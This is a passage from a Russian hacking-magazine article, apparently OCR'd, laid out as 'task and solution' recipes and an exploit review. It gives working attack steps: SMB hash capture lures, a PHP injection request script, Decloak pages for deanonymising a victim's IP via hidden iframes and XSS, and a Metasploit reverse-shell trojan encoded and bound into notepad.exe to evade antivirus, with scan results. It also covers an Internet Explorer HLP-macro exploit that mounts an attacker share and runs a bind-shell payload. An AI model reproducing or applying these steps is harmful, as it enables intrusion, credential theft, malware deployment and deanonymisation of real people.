У smb relay есть небольшой недостаток — она не сохраняет используемые хеши, чтобы их можно было потом расшифровать. Как раз для этих целей, чтобы в итоге получить пароль админа, мы можем использовать модуль metasploit'a — capture/smb.
Пример:

```
1. Подгружаем снифер:
msf > use auxiliary/server/capture/smb
2. Запускаем его
msf auxiliary(smb) > run
```

Снифим хеши в metasploit'e

Главное же отличие от smb relay то, что в smb-снифере используется определенный «случайный запрос», а именно 1122334455667788, что позволяет взломать пароль на основе радужных таблиц. В smb relay же он генерируется случайно.
Остается последний вопрос, как же заставить жертву подсоединиться к твоему серверу? Все достаточно просто. Из старых методов: требуется либо послать e-mail, либо сгенерировать html-страничку со ссылками на твой ресурс такого вида:

```
<img src="\\Attacker\SHARE\file.jpg">
```



Когда админ зайдет на нее, браузер захочет автоматически подгрузить изображение, а для этого ему придется аутентифицироваться на твоем сервере.
Из новенького и, для большей скрытности, можно использовать XSS уязвимости, коих развелось предостаточно в последнее время, или атаки по DNS, ARP.
Если захочешь лучше разобраться в теме, почитай securitylab.ru/contest/212100.php и securitylab.ru/analytics/362448.php:

```
$request .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
```

```
Windows NT 5.1; MyIE2)\r\n";

    $request .= "Host: " . $host . "\r\n";
    $request .= "Content-length: ". strlen($cmd) . "\r\n";
    $request .= "Connection: Keep-Alive\r\n";
    $request .= " Cache-Control: no-cache\r\n";
    $request .= "\r\n";
    $request .= $cmd . "\r\n";
    $socket = fsockopen($host, $port ? $port : 80);
    fputs($socket, $request);
    while(!feof($socket))
      echo fgets($socket, 1024);
    fclose($socket);
}
?>
```

3. Запускаем его следующим образом:

```
http://localhost/input.php?host=www.example.
com&script=index.php?page=&cmd=phpinfo()
```

4. Наслаждаемся результатом :).


№ 4 ЗАДАЧА: ОПРЕДЕЛИТЬ КАКАЯ CMS ИСПОЛЬЗУЕТСЯ НА САЙТЕ И ТЕХНОЛОГИИ ЕЕ РАЗРАБОТКИ.

РЕШЕНИЕ: Данный вопрос задается очень часто. Для начала стоит вручную научиться определять хотя бы основные cms. Способ прост: выискиваем стандартные сигнатуры на сайте и, используя Google, находим название cms вплоть до версии.
Искать следует в следующих местах:

```
1. Информация в html-ках сайта.
2. Поиск типичных путей к стилям и java-скриптам.
3. Файл robots.txt.
4. Внешний вид ссылок.
5. Анализ http-заголовков и cookies.
7. Вид ошибочных страниц (ERROR404).
```

Но, руками-то — хорошо, да лень-матушка, а потому из автоматизированных средств могу посоветовать тебе следующие сайты:

```
builtwith.com
webmastercoffee.com
2ip.ru
```


Алгоритм определения cms в Wappalyzer


Они покажут тебе cms, фрэймворки, языки, используемые на сайте со ссылками и описаниями. Быстро и просто, но частенько ошибаются, потому лучше использовать все вместе.
Существует также аддон Wappalyzer к firefox'у. Выводит чуть меньше информации, зато более точно, так как база обновляется достаточно часто.
Хотя алгоритм у них слабенький и скрыться от него не составляет труда. Можешь увидеть это на примере Wappalyzer. Для этого нужно:

```
1. Скачать Wappalyzer.
2. Переименовать в zip и разархивировать.
3. Посмотреть файл «\chrome\content\overlay.js».
```

№ 5 ЗАДАЧА: ОПРЕДЕЛИТЬ IP-АДРЕС ЧЕЛОВЕКА.

РЕШЕНИЕ:
Очень часто появляется необходимость вычислить кого-то в Интернете. Сделает тебе кто-то гадость — и очень хочется его найти. Но это и просто, и трудно одновременно. Технологии tcp/ip и интернет предоставляют множество возможностей для анонимного серфинга, потому многое зависит от уровня пользователя, которого надо вычислить. Если тебе вычислять никого не надо, то эта информация будет полезна для сохранения твоей анонимности.
Ограничим задачу и условимся, что требуется определить IP пользователя, который использует прокси и/или находится за NAT. Технология такова. Используя социальную инженерию или, например, XSS дырку в каком-нибудь сайте, мы подкидываем нашей жертве линк на «наш» сервер. Жертва на него переходит и мы получаем ее IP. Причем «нашим» сервером может быть, к примеру, тот же сервер с XSS-дыркой, при определенных условиях.
Ты, наверное, уже много читал статей о том, как получать PHP-заголовки от запроса пользователя и, анализируя их, узнать IP пользователя. Но это все возможно, только если прокси не анонимный и человек находится не за NAT'ом. Иначе — мы в обломе. Что же делать?
Есть решение! И опять нам поможет Metasploit.
А если быть точнее, то их проект Decloak: DeAnoynmized.
Итак, все, что нам теперь требуется — это найти хостинг с поддержкой php (или аналогичного языка) и создать скрипт примерно такого вида:

```
<?php $id=md5("blablabla" . $_SERVER['REMOTE_ADDR'] .
$_SERVER['REMOTE_PORT'] . time() . " blablabla ");
```



Пример лога с http://decloak.net/report.html

```
$log= $id."-".$_SERVER['REMOTE_ADDR']."\r\n";
$fp=fopen("iplog.txt","a");//создаем файл на хостинге
fputs($fp, $log); //заполняем его
fclose($fp);
?>
<html><head><meta http-equiv="Content-Type" content="text/
html; charset=utf-8" />
<title>Мое фото</title></head><body>
<p><img src="001.gif" width=»200» height="153" /></p>
<iframe src=»http://decloak.net/decloak.html?cid=<?php echo
$id; ?>&word=0&itunes=0&quicktime=0" width="0" height="0"
scrolling="no"></iframe> </body></html>
```

В итоге, жертва, заходя на данную страницы, будет видеть поставленный тобой рисунок, а браузер в скрытом фрэйме передаст необходимую информацию на decloak.net/decloak.html. IP жертвы ты сможешь получить зайдя на

```
decloak.net/report.html?cid=<unicid>&format=text
```

Где <unicid> — это уникальный 32 байтный id для идентификации запроса. Его ты можешь взять из файла iplog.txt, который логируется скриптом в виде:

```
d50712b92c93b98d063735612a6b78ea-127.0.0.1
уникальный id — IP жертвы, при коннекте
&word=0&itunes=0&quicktime=0
```

Данная строка в запросе ограничивает некоторые технологии, используемые decloak'ом для определения IP-адреса, но которые избавляют от палева в виде запроса на скачку файла или окошка об установке плагина.
Если тебе требуется разово узнать IP, например, через XSS, то надо запихнуть на уязвимый сайт только, подставив 32-байтный набор символов из головы:

```
<iframe src=http://decloak.net/decloak.html?cid=<unicid>&word=0&
itunes=0&quicktime=0 width=0 height=0 scrolling=no></iframe>
```

А потом ручками вытащить инфу по данному ID.
Чтобы наш скрипт был более неприметным, стоит заменить его расширение на jpeg, например, а в .htaccess на сервере выставить директивы, чтобы jpeg-файлы воспринимались как php.

```
AddHandler application/x-httpd-php .jpeg
```

Кстати людям, пользующимся Tor-ом, можно не беспокоиться о поддержании своей анонимности в сети — при стандартных настройках используемые методы не смогут обнаружить ваш настоящий IP-адрес.
Описание используемых технологий, а также примеры реализации, если захочешь сделать полностью свой деанонимайзер, можешь почитать на decloak.net.

№ 6 ЗАДАЧА: СОЗДАТЬ ТРОЯН, КОТОРЫЙ НЕ ОБНАРУЖИВАЕТСЯ АНТИВИРУСАМИ.

РЕШЕНИЕ:

Затроянить кого-нибудь — дело хорошее и нужное. Но очень часто антивирусы мешают. Старые, проверенные средства жестко палятся.
Путей решения это проблемы несколько.
1. Взять старый троян и воспользоваться каким-нибудь криптором. Но антивирусные конторы следят за появлением паблик-крипторов, потому выжать из этого можно немного.
2. Взять исходник чужого трояна и изменить его.
3. Написать свой троян, как говорится, «с нуля». Это путь долгий и тернистый, но даст почти 100% результат.
4. Чтобы не перетруждать себя и заняться другими полезными делами, воспользуемся следующим методом. Нам потребуется Metasploit.
У Metasploit'а есть одна приятная возможность: использовать его не полностью, а только какие-то его части. Что, к примеру, позволяет использовать шелл-коды Metasploit'а с эксплойтами, которых в нем нет.

```
msfpayload windows/shell/reverse_tcp LHOST=192.168.146.128,L
PORT=5555 X > reverse.exe
```

Здесь, не запуская mfsconsole, мы сразу из консоли обращаемся к модулю Metasploit'а с payload'ами.
И создаем exe-шник с шеллом, который после запуска подконнектится на 5555 порт хоста с 192.168.146.128. "X" — указывает модулю, что на выходе должен быть получен exe-файл. Также поддерживаются:

```
C — код на языке СИ
P - код на Perl
J - код на JavaScript
V - код на VBA
y - код на Ruby
R — машинный код
```

Троян готов. Создаем сервер, куда будет коннектиться наш шелл. Для этого пишем:

```
msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_
tcp LHOST=192.168.146.128 LPORT=5555 E
```

Где msfcli — интерфейс командной строки Metasploit'а.
Теперь, после запуска reverse.exe жертвой, его комп подключится к нам на 5555 и мы получим консольный доступ с правами жертвы. Все бы хорошо, но сигнатуры большинства стандартных payload'ов Metasploit'а есть почти во всех антивирусах. Их не добавил, наверное, только самый ленивый. Потому reverse.exe определяется аж 21 антивирем из 41, что показывает тест с virustotal.com (см. скриншот). Что же делать? Воспользоваться еще одним модулем Metasploit'а — msfencode. Если попростому, то он изменяет разными способами код шеллов и эксплойтов, чтобы те не обнаруживались антивирусами, чтобы затруднить реверс-инжиниринг.
Для нашей задачи отлично подходит. Пишем:

```
msfpayload windows/shell/reverse_tcp LHOST=192.168.146.128,L
```

AhnLab-V3	5.0.0.2	2010.03.23	-
AntiVir	8.2.1.196	2010.03.23	-
Antiy-AVL	2.0.3.7	2010.03.23	-
Authentium	5.2.0.5	2010.03.23	W32/Rozena.A.gen!Eldorado
Avast	4.8.1351.0	2010.03.23	-
Avast5	5.0.332.0	2010.03.23	-
AVG	9.0.0.787	2010.03.23	Cryptic.A
BitDefender	7.2	2010.03.23	Gen:Trojan.Heur.TP.cqW@biENTXei
CAT-QuickHeal	10.00	2010.03.23	Win32.Trojan.Rozena.bvj.4
ClamAV	0.96.0.0-git	2010.03.23	-
Comodo	4360	2010.03.23	-
DrWeb	5.0.1.12222	2010.03.23	Trojan.Packed.447
eSafe	7.0.17.0	2010.03.23	-
eTrust-Vet	35.2.7305	2010.03.23	-
F-Prot	4.5.1.85	2010.03.23	W32/Rozena.A.gen!Eldorado
F-Secure	9.0.15370.0	2010.03.23	Gen:Trojan.Heur.TP.cqW@biENTXei
Fortinet	4.0.14.0	2010.03.22	-
GData	19	2010.03.23	Gen:Trojan.Heur.TP.cqW@biENTXei
Ikarus	T3.1.1.80.0	2010.03.23	Trojan.Win32.Swrort

Тестирование reverse.exe. Обнаружен 21 антивирусами из 41


```
PORT=5555 R | msfencode -c 5 - e x86/shikata_ga_nai -x notepad.
exe -t exe > reverspad.exe
```

Здесь модуль msfpayload используется аналогичным образом, но итоговый формат — машинный код, который может воспринимать msfencode.
Параметры:
-c 5 -e x86/shikata_ga_nai — (5 раз) мы закодируем наш шелл методом shikata_ga_nai:
-x notepad.exe — msfencode совместит наш шелл-код с какой-либо другой программкой. Для примера, не забудь кинуть notepad.exe в папку, из которой запускаешь команды.
-t — задает выходной формат, т.е. executable.
Совмещение файлов происходит следующим образом. Msfencode — читает PE-заголовок файла, к которому мы прикрепляем наш код, находит .text секцию и добавляет в нее наш код. Затем меняет входной адрес для exe-шника, потому сначала запускается код.
В итоге мы получаем следующие бонусы. Во-первых, рабочий шелл-код, во-вторых, полученный reverspad.exe будет точь-в-точь похож на notepad.exe. То есть ярлычок, информация о производителе и размер до байта будут одинаковыми. Разница будет заметна только если посмотреть хеш файла. И, самое главное, большинство антивирусов не смогут теперь определить наш троян. Если точнее, то reverspad.exe определяется как вирь только двумя антивирусами (см. скриншот). И это только начало, если помучить msfencode, то можно получить и куда лучшие результаты.


Тестирование reverspad.exe. Обнаружен 2 антивирусами из 41.

a-squared	4.5.0.50	2010.03.23	-
AhnLab-V3	5.0.0.2	2010.03.23	-
AntiVir	8.2.1.196	2010.03.23	-
Antiy-AVL	2.0.3.7	2010.03.23	-
Authentium	5.2.0.5	2010.03.23	-
Avast	4.8.1351.0	2010.03.23	-
Avast5	5.0.332.0	2010.03.23	-
AVG	9.0.0.787	2010.03.23	-
BitDefender	7.2	2010.03.23	-


Алексей Синцов, Digital Security dookie@inbox.ru



ОБЗОР ЭКСПЛОИТОВ



Поймал себя на том, что мой Acrobat Reader вовремя не обновляется.



Вот такие письма ходили от китайских товарищей.


01 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В БРАУЗЕРЕ INTERNET EXPLORER

TARGETS

- Internet Explorer 7/8
- Windows XP
- Windows 2000/2003

BRIEF


Достаточно забавная уязвимость была обнаружена Маурицием Продеусом (Maurycy Prodeus), эксплуатирование которой приводит к выполнению произвольного кода через браузер Internet Explorer. Суть ее сводится к тому, что используя функцию MsgBox(), при использовании Visual Basic-скрипта, можно указать в качестве параметра этой функции путь к активному .hlp-файлу. Этот файл будет открыт, если нажать клавишу <F1> в момент работы MsgBox(). Сам файл может при этом находиться, например, на шаре или в директории WebDAV. Выполнение кода происходит потому, что в этом самом .hlp файле могут содержаться макросы, например ExecFile().



ROP в деле.

EXPLOIT

Эксплуатировать уязвимость можно, используя соответствующий модуль метасплойта. В таком варианте шеллкод соберется в исполняемый файл, и запустится средствами HLP макроса при нажатии <F1>. Единственный минус — так как получившейся бинарный файл не является доверенным, то есть подписанным, то после нажатия клавиши пользователь увидит недружелюбное окно с вопросом на тему, что сейчас, мол, какой-то исполняемый файл запускаться вздумал, не соизволите ли разрешить/запретить это безобразие. Чтобы опробовать сие чудо, достаточно найти в метасплойте модуль ie_winhlp32. Выбирая настройки, нужно учесть, что данный модуль будет работать только на 80 порту, а путь URIPATH должен быть «/». В противном случае эксплойт будет ругаться. Все хорошо, но вот это окно с предупреждением о недоверенном исполняемом файле портит всю малину. Немного пораскинув мозгами, я придумал способ, как убрать это окошко. Моя идея заключается в том, что окошко исчезнет, если макрос в HLP-файле не будет сразу запускать EXE, а сначала будет подключен сетевой ресурс как сетевой диск. Для этого придется создать свой HLP-файл. Нам понадобится Microsoft Help Workshop версии 4 (есть на диске). Для создания HLP-файла первоначально нужно создать RTF-файл, например в Word'е. В него нужно добавить сноски (Вставка→Ссылка->Сноска). Символ сноски имеет самое непосредственное значение. Создай сноски: '$ ZLO', '# IDH_1' — заголовок и



Делаем сноски

МОЖНО ЕЩЕ ЛУЧШЕ – ВЫКОВЫРЯТЬ КЛАВИШУ И РАЗДАТЬ ТАКУЮ КЛАВИАТУРУ СОТРУДНИКАМ. ОТЛИЧНЫЙ ПАТЧ БУДЕТ

F1 – помощь в получении шелла

идет имя макроса с параметрами. Допустим, мы создали сетевой ресурс free, и наш IP — 10.10.10.10. Тогда добавим такие сноски:

```
!ExecFile(cmd,/c net use z: \\\\10.10.10.10\\free)
!ExecFile(cmd,/c wscript  z:\\exec.vbs)
```

Таким образом, эксплойт сначала подключит сетевой диск, а потом без всяких вопросов запустит скрипт exec.vbs. Содержимое exec.vbs:

```
Dim WshShell,oExec
Set WshShell = wscript.createobject("wscript.shell")
Set oExec = WshShell.Exec("z:\zlo.exe")
```

Данный скрипт запускает исполняемый файл. Но зачем нужен скрипт, когда можно сразу запустить файл? Если шеллкод метасплойта переделать в исполняемый файл, и запустить средствами макроса, то он не отдаст управление консоли, и в итоге пользователь после загрузки шеллкода увидит черное окошко cmd.exe, которое будет висеть, пока процесс не будет закрыт. Если запускать через скрипт, то тогда wscript не даст «захватить» консоль, создав для шеллкода свой процесс, и все что увидит пользователь, если вообще заметит — мигание cmd.exe. Теперь, собственно о том, как из шеллкода сделать исполняемый файл. Очень просто — загружаем cygwin консоль метасплойта и выполняем:

```
msfpayload windows/shell_bind_tcp LPORT=4444 X > zlo.exe
```

Для компиляции HLP-файла, создаем проект в Microsoft Help Workshop, жмем кнопку File, добавляем наш RTF. Затем жмем кнопку Map и добавляем запись: IDH_1=1. После этого жмем на верхней панели кнопку Compile — в итоге должен получиться файл с расширением .hlp. Теперь создаем ресурс free, выкладываем туда HLP, EXE и VBS файлы. Ну и наконец, самое интересное — тело эксплойта, предложенного Маурицием:

```
<html>
<script type="text/vbscript">
big = "\\10.10.10.10\free\EXEC.HLP"

MsgBox "please press F1 to save the world", ,
  "please save the world", big, 1
MsgBox "press F1 to close this annoying popup", ,"",
  big, 1

</script>
</html>
```

Если пользователь нажмет <F1> во время появления сообщения о спасении мира, можно смело подсоединяться на 4444 порт с целью получения шелла. Параметр big указывает на наш HLP файл, а следующий параметр, единица, номер контекста (помнишь, мы делали IDH_1=1?).

SOLUTION

Официальное решение от компании Microsoft — не нажимайте <F1>. Кроме того, предлагается отключить систему помощи:

```
echo Y | cacls "%windir%\winhlp32.exe" /E /P everyone:N
```

Метасплойт подсуетились, отличный 0-day для IE6/7.

Не лишним будет установить для зоны Интернет повышенный уровень безопасности. Сделать это можно в настройках Internet Explorer (Сервис->Свойства обозревателя->Безопасность->Интернет->Высокий).

02 ИСПОЛЬЗОВАНИЕ ОСВОБОЖДЕННОЙ ПАМЯТИ В МОДУЛЕ APACHE ISAPI_MODULE

TARGETS


- Apache <= 2.2.14
- Windows XP
- Windows 2000/2003

BRIEF

Модуль isapi известного веб-сервера Apache для платформы Windows служит для использования расширений, написанных под веб-сервер IIS. Данный модуль подключен к серверу по умолчанию. Для успешной эксплуатации уязвимости необходимо, чтобы хоть какое-нибудь расширение было установлено. Само расширение представляет собой специальную DLL-библиотеку, которая может находиться, например, в папке cgi-bin. В конфиге апача должен быть установлен соответствующий обработчик для DLL файлов: "AddHandler isapi-handler .dll". Если целевой сервер обрабатывает ISAPI-расширения, то он может быть успешно захвачен, так как в этом модуле присутствует ошибка использования памяти после освобождения. Суть в том, что если послать запрос к ISAPI-расширению и оборвать сессию (RESET-пакетом), то выделенная под модуль память освободится, но указатель на нее сохранится. При повторном запросе, модуль isapi, увидев, что указатель у него есть, перейдет по нему, несмотря на то, что в памяти по данному адресу может быть что угодно.


EXPLOIT


Баг-хантер Брэт Жервазони (Brett Gervasoni), написал эксплойт, который реализует данную уязвимость. Эксплойт посылает POST-запрос к ISAPI-расширению и тут же рвет сессию, затем немного ждет, дабы выделенная под расширение память могла освободиться, и шлет второй пакет к тому же расширению. Но второй пакет не простой, он с кучей больших псевдо-http-заголовков. В этих псевдозаголовках находится много буковок A (0x41 — INC ECX: семантический NOP) и шеллкод. Суть в том, что для этих заголовков нужна память, и вполне вероятно, что эти заголовки запишутся туда, где раньше располагалось расширение ISAPI. Это приведет к тому, что когда модуль попытается перейти по сохраненному адресу, то он попадет на шеллкод из псевдо-заголовков. Сложность эксплуатации в том, что для каждого расширения придется подбирать свой размер и количество псевдозаголовков, но эта задача решается методом грубой силы или, если есть доступ к расширению, дебаггером. В случае успеха, шеллкод создает текстовый файл sos.txt в директории 